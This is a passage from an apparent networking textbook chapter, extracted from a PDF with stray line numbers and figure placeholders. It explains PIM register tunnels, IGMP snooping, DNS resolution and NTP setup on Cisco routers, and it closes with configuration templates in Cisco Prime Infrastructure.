Notice the tunnel interfaces that appeared when the RP address was set in the preceding example. The process picks the lowest available tunnel numbers. This can cause interesting issues when you are copying a configuration using tunnels. For example, let's say a source configuration used Tunnel0 for GRE, but when the configuration was copied, the router created the PIM tunnel before it got to the line for the GRE tunnel; it will generate an error that Tunnel0 is in use by PIM and can't be configured.

```
MSource#show running-config | section rp-address|Ethernet0/0
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
 ip pim sparse-mode
 ip ospf 1 area 0
 ip pim rp-address 2.2.2.2
MSource#
MRouter#show interfaces tunnel 0
Tunnel0 is up, line protocol is up
 Hardware is Tunnel
```

```

1120 Description: Pim Register Tunnel (Encap) for RP 2.2.2.2
1121 Interface is unnumbered. Using address of Loopback200 (2.2.2.2)
1122 MTU 17912 bytes, BW 100 Kbit/sec, DLY 50000 usec,
1123 reliability 255/255, txload 1/255, rxload 1/255
1124 Encapsulation TUNNEL, loopback not set
1125 Keepalive not set
1126 Tunnel source 2.2.2.2 (Loopback200), destination 2.2.2.2
1127 Tunnel Subblocks:
1128 src-track:
1129 Tunnel0 source tracking subblock associated with Loopback200
1130 Set of tunnels with source Loopback200, 2 members (includes iterators), on
1131 interface <OK>
1132 Tunnel protocol/transport PIM/IPv4
1133 Tunnel TOS/Traffic Class 0xC0, Tunnel TTL 255
1134 Tunnel transport MTU 1486 bytes
1135 Tunnel is transmit only
1136 Tunnel transmit bandwidth 8000 (kbps)
1137 Tunnel receive bandwidth 8000 (kbps)
1138 Last input never, output never, output hang never
1139 Last clearing of "show interface" counters 00:09:56
1140 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
1141 Queueing strategy: fifo
1142 Output queue: 0/0 (size/max)
1143 5 minute input rate 0 bits/sec, 0 packets/sec
1144 5 minute output rate 0 bits/sec, 0 packets/sec
1145 0 packets input, 0 bytes, 0 no buffer
1146 Received 0 broadcasts (0 IP multicasts)
1147 0 runts, 0 giants, 0 throttles
1148 0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
1149 0 packets output, 0 bytes, 0 underruns
1150 0 output errors, 0 collisions, 0 interface resets
1151 0 unknown protocol drops
1152 0 output buffer failures, 0 output buffers swapped out
1153 MRouter#configure terminal
1154 Enter configuration commands, one per line. End with CNTL/Z.
1155 MRouter(config)#interface tunnel 0
1156 %Tunnel0 used by PIM for Registering, configuration not allowed
1157 MRouter(config)#

1158 MSource#ping 225.225.225.225
1159 Type escape sequence to abort.
1160 Sending 1, 100-byte ICMP Echos to 225.225.225.225, timeout is 2 seconds:

1161 Reply to request 0 from 10.0.0.100, 31 ms
1162 MSource#show ip pim ?
1163 all-vrfs All VRFs
1164 autorp Global AutoRP information
1165 boundary debug boundary comand
1166 bsr-router Bootstrap router (v2)
1167 interface PIM interface information
1168 mdt PIM MDT information

```

|                                                                       |                                         |      |
|-----------------------------------------------------------------------|-----------------------------------------|------|
| neighbor                                                              | PIM neighbor information                | 1169 |
| rp                                                                    | PIM Rendezvous Point (RP) information   | 1170 |
| rp-hash                                                               | RP to be chosen based on group selected | 1171 |
| tunnel                                                                | Register tunnels                        | 1172 |
| vc                                                                    | ATM VCs opened by PIM                   | 1173 |
| vrf                                                                   | Select VPN Routing/Forwarding instance  | 1174 |
| MSource#show ip pim rp                                                |                                         | 1175 |
| <b>Group: 224.0.1.40, RP: 2.2.2.2, uptime 00:10:08, expires never</b> |                                         | 1176 |
| MSource#                                                              |                                         | 1177 |

When a multicast packet is sent out of an interface to receivers, it is translated to multicast frames. This layer 2 destination starts with 01:00:5E and then uses the 23 lowest-order bits from the layer 3 address. If the switch doesn't know which ports are listening on a multicast group, it will send the frames to all of the ports, except the port on which the frames were received. This is where IGMP snooping comes in to play. The *Internet Group Management Protocol* (IGMP) is the protocol used by hosts to notify a router when they join and leave multicast groups. IGMP snooping is a protocol that allows layer 2 devices to peek at IGMP messages that pass through them and use the information to determine which switchports want multicast frames for particular groups. It is enabled by default, but can be disabled using the global command `no ip igmp snooping`. It can also be disabled on a per-VLAN basis, but if it is disabled globally, it cannot be enabled on a VLAN.

Before leaving the topic of the multicast control plane, we should point out an often problematic security feature for the multicast control plane: reverse path forwarding (RPF) checks. RPF checks use the unicast routing table to verify that the multicast source address is reachable through the interface where it received the packet. Problems can occur when PIM isn't enabled on all the interfaces or there is some asymmetry to the routing. The quick fix when you receive RPF check failure messages is to use the `ip mroute` global configuration command to add a path to the multicast routing table. This, however, is often just a Band-Aid fix; and it doesn't address the root of the problem. To properly fix the problem, you need to analyze your unicast routing to determine why it is failing the RPF checks.

## Domain Name System 1196

The Domain Name System (DNS) is a hierarchal system that maps human-readable names to logical addresses. For example, when you type `www.apress.com` in your web browser, DNS determines an IP address for the fully qualified domain name (FQDN). The application then makes a network connection request using the IP address. For troubleshooting, it is often useful to manually look up the name resolution. Two common utilities for name resolution are `dig` and `nslookup`.

```
user@ubuntu-vm:~$ dig www.apress.com 1202

; <<>> DiG 9.9.5-4.3ubuntu0.2-Ubuntu <<>> www.apress.com 1203
;; global options: +cmd 1204
;; Got answer: 1205
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35084 1206
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 1207

;; OPT PSEUDOSECTION: 1208
;; EDNS: version: 0, flags:;; MBZ: 0005 , udp: 4096 1209
;; QUESTION SECTION: 1210
;www.apress.com. IN A 1211
```

```
1212 ;; ANSWER SECTION:
1213 www.apress.com. 5 IN A 207.97.243.208
```

```
1214 ;; Query time: 33 msec
1215 ;; SERVER: 127.0.1.1#53(127.0.1.1)
1216 ;; WHEN: Mon Mar 30 08:49:47 HST 2015
1217 ;; MSG SIZE rcvd: 59
```

```
1218 user@ubuntu-vm:~$ nslookup www.apress.com
1219 Server: 127.0.1.1
1220 Address: 127.0.1.1#53
```

```
1221 Non-authoritative answer:
1222 Name: www.apress.com
1223 Address: 207.97.243.208
```

```
1224 user@ubuntu-vm:~$
```

1225 DNS is usually used for communication between clients and servers, so how does that affect a router's  
 1226 control plane? In many cases, it doesn't. In fact, when you look at router configurations, it is common to  
 1227 see the global configuration command `no ip domain lookup`. This command turns off DNS lookups. This  
 1228 is frequently done because Cisco IOS interprets an unknown string typed at the privileged and user exec  
 1229 modes as a request to Telnet to that hostname. When DNS is not set up and a typographical error is made, it  
 1230 will make your command line interface unresponsive while it attempts to look up the hostname.

```
1231 DNS_Client#conf
1232 Translating "conf"...domain server (255.255.255.255)
1233 (255.255.255.255)
1234 Translating "conf"...domain server (255.255.255.255)
1235 ! One minutes later
1236 % Bad IP address or host name
1237 % Unknown command or computer name, or unable to find computer address
1238 DNS_Client#
```

1239 Even when some name resolution is needed on a router, full DNS is often not used. The local host table  
 1240 can be used to store hostnames and IP addresses and provide resolution for those hostnames. A problem  
 1241 with this is that it isn't scalable, and when a change needs to be made to a hostname or IP address, it needs  
 1242 to be updated on all of the routers that are using it.

```
1243 DNS_Client(config)#ip host Router1 ?
1244 <0-65535> Default telnet port number
1245 A.B.C.D Host IP address
1246 X:X:X:X::X Host IPv6 Address
1247 additional Append addresses
1248 mx Configure a MX record
1249 ns Configure an NS record
1250 srv Configure a SRV record

1251 DNS_Client(config)#ip host Router1 192.168.12.1
1252 DNS_Client(config)#exit
1253 DNS_Client#ping Router1
```

Type escape sequence to abort. 1254  
 Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds: 1255  
 .!!!! 1256  
 Success rate is 80 percent (4/5), round-trip min/avg/max = 1/2/6 ms 1257  
 DNS\_Client# 1258

For better scalability, point the router to a DNS server using the `ip name-server` command. Cisco IOS 1259  
 allows a list of up to six domain name servers. If you only configure a name server, FQDNs must be used in 1260  
 queries. If you want to enable a search list of domain names, use the `ip domain list` and `ip domain name` 1261  
 commands to add domains as needed. The domain name command sets the domain name of the router that 1262  
 is used as the default suffix. If DNS doesn't find a match using a hostname and the default domain name, it 1263  
 will look through the domain list. 1264

DNS\_Client(config)#ip domain lookup 1265  
 DNS\_Client(config)#ip name-server 192.168.12.1 ? 1266  
 A.B.C.D Domain server IP address (maximum of 6) 1267  
 X:X:X:X:X Domain server IPv6 address (maximum of 6) 1268  
 <cr> 1269

DNS\_Client(config)#ip name-server 192.168.12.1 1270  
 DNS\_Client(config)#ip domain name apress.com 1271  
 DNS\_Client(config)#ip domain list somedomain.com 1272  
 DNS\_Client(config)#ip domain list ? 1273  
 WORD A domain name 1274  
 vrf Specify VRF 1275

DNS\_Client(config)#ip domain list anotherdomain.com 1276  
 DNS\_Client(config)#do show run | include domain list 1277  
 ip domain list somedomain.com 1278  
 ip domain list anotherdomain.com 1279  
 DNS\_Client(config)# 1280

Even though servers are usually used as DNS servers, a router can also serve this purpose. A router 1281  
 is enabled as a DNS server using the `ip dns server` command. Entries are configured in the same way as 1282  
 without DNS using the `ip host` command. Optionally, forwarding servers can be configured by using the `ip` 1283  
`name-server` command. 1284

DNS\_Server(config)#! Enable DNS Server 1285  
 DNS\_Server(config)#ip dns server 1286  
 DNS\_Server(config)#! Configuring forwarding DNS 1287  
 DNS\_Server(config)#ip name-server 8.8.8.8 1288  
 DNS\_Server(config)#! Add entries into DNS 1289  
 DNS\_Server(config)#ip host R1-L0.example.com 1.1.1.1 1290  
 DNS\_Server(config)#! Configure SOA record 1291  
 DNS\_Server(config)#ip dns primary example.com soa ns1.example.com example.com 1292  
 DNS\_Server(config)# 1293

Now that you have configured a DNS server, you will test it from the client. In the following example, 1294  
 you first try to ping using only the hostname. It fails because it is not appending a domain name. When using 1295  
 the FQDN, it successfully resolves the name. After adding the domain name to the search list, it successfully 1296  
 resolves the name, but it first attempts to resolve the name without adding the domain from the search list: 1297

AU7



```

1298 DNS_Client#ping R1-L0
1299 Translating "R1-L0"...domain server (192.168.12.1)
1300 % Unrecognized host or address, or protocol not running.

1301 DNS_Client#ping R1-L0.example.com
1302 Translating "R1-L0.example.com"...domain server (192.168.12.1)
1303 % Unrecognized host or address, or protocol not running.

1304 DNS_Client#ping R1-L0.example.com
1305 Translating "R1-L0.example.com"...domain server (192.168.12.1)
1306 % Unrecognized host or address, or protocol not running.

1307 DNS_Client#ping R1-L0
1308 Translating "R1-L0"...domain server (192.168.12.1)
1309 % Unrecognized host or address, or protocol not running.

1310 DNS_Client#ping R1-L0.example.com
1311 Translating "R1-L0.example.com"...domain server (192.168.12.1) [OK]

1312 Type escape sequence to abort.
1313 Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
1314 !!!!!
1315 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
1316 DNS_Client#configure terminal
1317 Enter configuration commands, one per line. End with CNTL/Z.
1318 DNS_Client(config)#ip domain list example.com
1319 DNS_Client(config)#exit
1320 DNS_Client#ping
1321 *Mar 30 20:12:21.825: %SYS-5-CONFIG_I: Configured from console by console
1322 DNS_Client#ping R1-L0
1323 Translating "R1-L0"...domain server (192.168.12.1) [OK]

1324 Translating "R1-L0"...domain server (192.168.12.1) [OK]

1325 Translating "R1-L0"...domain server (192.168.12.1) [OK]

1326 Type escape sequence to abort.
1327 Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
1328 !!!!!
1329 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms

```

## 1330 Network Time Protocol

1331 The *Network Time Protocol* (NTP) is a protocol for synchronizing time between devices. Accurate—or least  
 1332 synchronized—time is important for the management of network devices. The basic functionality of routing  
 1333 and switching doesn't require synchronized time, but it is important for management tasks such as analysis  
 1334 of log files. It is also important for use in security features, such as time-based access control lists and  
 1335 cryptologic key rotation.

1336 NTP uses strata as a measure of the reliability of a time server. A device with a stratum value of 0 is  
 1337 considered to be the most accurate time source. Each NTP hop adds a stratum number until the maximum

stratum value of 15. If a device tries to synchronize to a stratum 15 device, it will receive an error stating that the stratum is too high. 1338  
1339

To configure a router as an NTP server, use the command `ntp master` with an optional stratum number. 1340  
If a stratum number is not supplied and the device isn't obtaining time from a lower stratum number time 1341  
server, it will default to a stratum value of 8. 1342

```
Router1(config)#ntp update-calendar 1343
Router1(config)#ntp master ? 1344
<1-15> Stratum number 1345
<cr> 1346
```

```
Router1(config)#ntp master 1347
Router1(config)#exit 1348
Router1#show ntp 1349
Mar 30 21:36:07.699: %SYS-5-CONFIG_I: Configured from console by console 1350
Router1#show ntp ? 1351
 associations NTP associations 1352
 information NTP Information 1353
 packets NTP Packet statistics 1354
 status NTP status 1355
```

```
Router1#show ntp status 1356
Clock is synchronized, stratum 8, reference is 127.127.1.1 1357
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10 1358
ntp uptime is 4200 (1/100 of seconds), resolution is 4000 1359
reference time is D8C44041.47EF9E78 (11:36:01.281 HST Mon Mar 30 2015) 1360
clock offset is 0.0000 msec, root delay is 0.00 msec 1361
root dispersion is 1939.58 msec, peer dispersion is 1938.47 msec 1362
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s 1363
system poll interval is 16, last update was 10 sec ago. 1364
Router1# 1365
```

When you look at NTP associations, you see an association with a local reference clock that is stratum 7. 1366  
This is because the network device is considered to be a hop away from the hardware clock. This is even the 1367  
case with stratum 0 devices. If a clock is stratum 0, the device advertising time is stratum 1. 1368  
Router1#show ntp associations 1369

```
 address ref clock st when poll reach delay offset disp 1370
*~127.127.1.1 .LOCL. 7 1 16 377 0.000 0.000 1.204 1371
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 1372
Router1# 1373
```

Next, you configure Router2 as an NTP master with a stratum value of 6 and configure Router1 to use it 1374  
as a time source. Notice that Router1 is reporting a stratum value of 7 now. This is because it is synchronized 1375  
with a stratum 6 device. 1376

```
Router2(config)#ntp update-calendar 1377
Router2(config)#ntp master 6 1378
Router2(config)#ntp source loopback 0 1379
```

1380 Notice that Router1 is showing that Router2 is stratum 6, but it is still advertising stratum 8 to its clients.  
 1381 This is because NTP can take a while to fully synchronize.

```
1382 Router1#configure terminal
1383 Router1(config)#ntp server 20.20.20.20 source Loopback0
1384 Router1(config)#exit
1385 Router1#show ntp associations

1386 address ref clock st when poll reach delay offset disp
1387 *~127.127.1.1 .LOCL. 7 11 16 377 0.000 0.000 1.204
1388 ~20.20.20.20 127.127.1.1 6 10 64 1 1.000 0.500 189.45
1389 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
1390 Router1#
1391 Router1#show ntp status
1392 Clock is synchronized, stratum 8, reference is 127.127.1.1
1393 nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
1394 ntp uptime is 145300 (1/100 of seconds), resolution is 4000
1395 reference time is D8C445C1.483127B0 (11:59:29.282 HST Mon Mar 30 2015)
1396 clock offset is 0.0000 msec, root delay is 0.00 msec
1397 root dispersion is 2.36 msec, peer dispersion is 1.20 msec
1398 loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
1399 system poll interval is 16, last update was 12 sec ago.
1400 Router1#
```

1401 Eventually, NTP should show that it is synchronized to Router2. When using NTP on GNS3, the  
 1402 virtualization can cause excessive delay and jitter, which can result in the NTP not synchronizing.

```
1403 Router1#show ntp associations

1404 address ref clock st when poll reach delay offset disp
1405 ~127.127.1.1 .LOCL. 7 3 16 1 0.000 0.000 7937.9
1406 *~20.20.20.20 127.127.1.1 6 21 128 377 1.000 0.500 2.933
1407 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
1408 Router1#
1409 Router1#show ntp status
1410 Clock is synchronized, stratum 7, reference is 20.20.20.20
1411 nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
1412 ntp uptime is 323500 (1/100 of seconds), resolution is 4000
1413 reference time is D8C44CB8.48B43A20 (12:29:12.284 HST Mon Mar 30 2015)
1414 clock offset is -0.5000 msec, root delay is 1.00 msec
1415 root dispersion is 6.30 msec, peer dispersion is 2.46 msec
1416 loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
1417 system poll interval is 256, last update was 12 sec ago.
1418 Router1#
```

1419 Next, you configure NTP on Router3. Initially, it selected Router1 as the peer even though its stratum  
 1420 number is worse. This is only because it was configured first.

```
1421 Router3(config)#ntp server 10.10.10.10 source Loopback0
1422 Router3(config)#ntp server 20.20.20.20 source Loopback0
1423 Router3(config)#exit
```

```
Router3#show nt 1424
Mar 30 22:33:00.111: %SYS-5-CONFIG_I: Configured from console by console 1425
Router3#show ntp association 1426
```

```
 address ref clock st when poll reach delay offset disp 1427
*~10.10.10.10 20.20.20.20 7 38 64 1 1.000 -0.500 189.50 1428
~20.20.20.20 127.127.1.1 6 27 64 1 1.000 0.500 189.50 1429
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 1430
Router3# 1431
```

When NTP converged, it changed peering to use Router2. 1432

```
Router3#show ntp association 1433
```

```
 address ref clock st when poll reach delay offset disp 1434
+~10.10.10.10 20.20.20.20 7 47 64 3 1.000 -0.500 65.366 1435
*~20.20.20.20 127.127.1.1 6 37 64 3 1.000 0.500 64.892 1436
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 1437
Router3# 1438
```

```
Router3#show ntp association 1439
```

```
 address ref clock st when poll reach delay offset disp 1440
~10.10.10.10 20.20.20.20 7 57 64 7 1.000 -0.500 3.639 1441
*~20.20.20.20 127.127.1.1 6 46 64 7 1.000 0.500 2.678 1442
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 1443
Router3# 1444
```

In some cases, you don't have an authoritative time server, or a device can't act authoritatively. Many top-of-rack switches do not have a hardware clock, which is required to be an NTP server. In these cases, you typically want to make the device a client of an NTP server. If there aren't any devices that can act as an NTP server on the network, but time still needs to be synchronized between devices, you can use `ntp peer`. When two devices are configured as peers, neither of them is authoritative, and they converge on a middle time value. This can lead to incorrect but synchronized clocks. Even in a network with an authoritative time source, peering has its place. Consider a network with a stratum 1 clock and then a series of stratum 2 devices distributing time. If the stratum 1 clock goes down temporarily, you still want synchronized time. Peering the stratum 2 devices will accomplish this. 1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453

```
Router1(config)#no ntp server 20.20.20.20 1454
```

```
Router1(config)#ntp peer 20.20.20.20 source loopback0 1455
```

```
Router2(config)#ntp peer 10.10.10.10 source loopback0 1456
```

So far, only unrestricted NTP has been discussed. To add a layer of security, you can use access lists and authentication. 1457  
1458

To enable authentication for NTP, enable authentication and set a key on the NTP 1459

```
server.Router2(config)#ntp master 1460
```

```
Router2(config)#ntp authenticate 1461
```

```
Router2(config)#ntp trusted-key 1 1462
```

```
Router2(config)#ntp authentication-key 1 md5 Apress 1463
```

From the client, configure the server keys that are trusted. NTP authentication is initiated from the client. If the server is configured to allow authentication, but the client does not request it, the session will be unauthenticated.

```
Router1(config)#ntp authenticate
Router1(config)#ntp authentication-key 1 md5 Apress
Router1(config)#ntp trusted-key 1
Router1(config)#ntp server 20.20.20.20 key 1
```

In addition to authentication, the access list can be used to limit access based on the IP address. The options are peer, query-only, server, and server-only:

- *Peer*: This allows all types of peering with time servers in the access list. Routers can synchronize with other devices and can be used as time servers.
- *Query-only*: This restricts devices in the access list to only use control queries. Responses to NTP requests are not sent, and local time is not synchronized with time servers specified in the access list. No responses to NTP requests are sent, and no local system time synchronization with remote system is permitted.
- *Server*: This allows the device to receive time requests and NTP control queries from the servers specified in the access list, but not to synchronize itself to the specified servers.
- *Server-only*: This allows the router to respond to NTP requests only. It does not allow attempts to synchronize local system time.

```
Router3(config)#ntp access-group ?
 ipv4 ipv4 access lists
 ipv6 ipv6 access lists
 peer Provide full access
 query-only Allow only control queries
 serve Provide server and query access
 serve-only Provide only server access
```

## Tools for Control Plane Management

We discussed the management plane in Chapter 10, but it is worth revisiting in terms of tools. Some software-defined networking architectures completely manage the control plane. The typical Cisco architecture is to allow each device to run control plane protocols, but we may configure parameters used by those protocols with tools. AU8

Cisco Prime Infrastructure is a good choice when there is a mix of manual configuration and configuration pushed by the tool. Prime Infrastructure logs into the device and periodically pulls the configuration. This allows you to make changes from the current state of the device. It also allows Prime Infrastructure to validate compliance. If you want to get extremely fancy, you can even have Prime automatically run show commands and push configuration changes based on the result. However, that is not recommended unless you have extremely fine-tuned templates and have tested all your automatic configuration rules.

A more common use of Prime Infrastructure is to push configurations to multiple devices using templates. Prime Infrastructure comes with several built-in templates for common tasks. Many of these templates use scripts to pull information for devices, use global variables or the configuration database, or

AU9

use per-device variables that are provided in a form when the template is deployed. Figure 12-9 shows an example of a script for a built-in template that configures an access port. This example uses a somewhat complex script.




Figure 12-9. Access port template script

Figures 12-10 and 12-11 show what the form and variables look like for the template. The form is built from the variables. They represent things that will differ on each device. When you deploy a template to a device, it will ask you to fill out the form for any deployment-specific variables.




Figure 12-10. Template variables

this figure will be printed in b/w

this figure will be printed in b/w

this figure will be printed in b/w

▼ Template Detail


| CLI Content | Form View                            | Add Variable |
|-------------|--------------------------------------|--------------|
|             | * Port <input type="text"/>          | ?            |
|             | * Auto Config <input type="text"/>   | ?            |
|             | * Template Name <input type="text"/> | ?            |
|             | * Description <input type="text"/>   | ?            |
|             | * Data Vlan ID <input type="text"/>  | ?            |
|             | * Voice Vlan ID <input type="text"/> | ?            |
|             | * Auto Qos <input type="text"/>      |              |
|             | platform <input type="text"/>        |              |

**Figure 12-11.** Template form preview

1464 In the following example, we inspect the current state of routing protocols in the managed routers. We  
 1465 then apply a template and validate that the changes have been made. Please note that the example provided  
 1466 here can be disruptive. It should not be used on a live network without testing. Our example is simple and  
 1467 does not use variables. It is intended to just give you an idea of how simple a template can be.

1468 Figure 12-12 starts by showing you the state of routing configuration before we push the template. In  
 1469 Figure 12-13, we show the template to change the configuration. In Figure 12-14, we deploy the template to  
 1470 three routers.

this figure will be printed in b/w



**Figure 12-12.** Router initial state




Figure 12-13. CLI template




Figure 12-14. Deploy the template

As soon as the template runs, we can see the changes in the console logs of the router. Depending on the configuration of your routers and Prime Infrastructure, you may need to either wait until the next synchronization or force a synchronization to see the changes in the Prime device inventory. If your device is sending traps when configuration changes, then it should be close to immediate. Figure 12-15 shows the console logs of R29 when the template is deployed.

this figure will be printed in b/w

this figure will be printed in b/w

1471  
1472  
1473  
1474  
1475



this figure will be printed in b/w

```

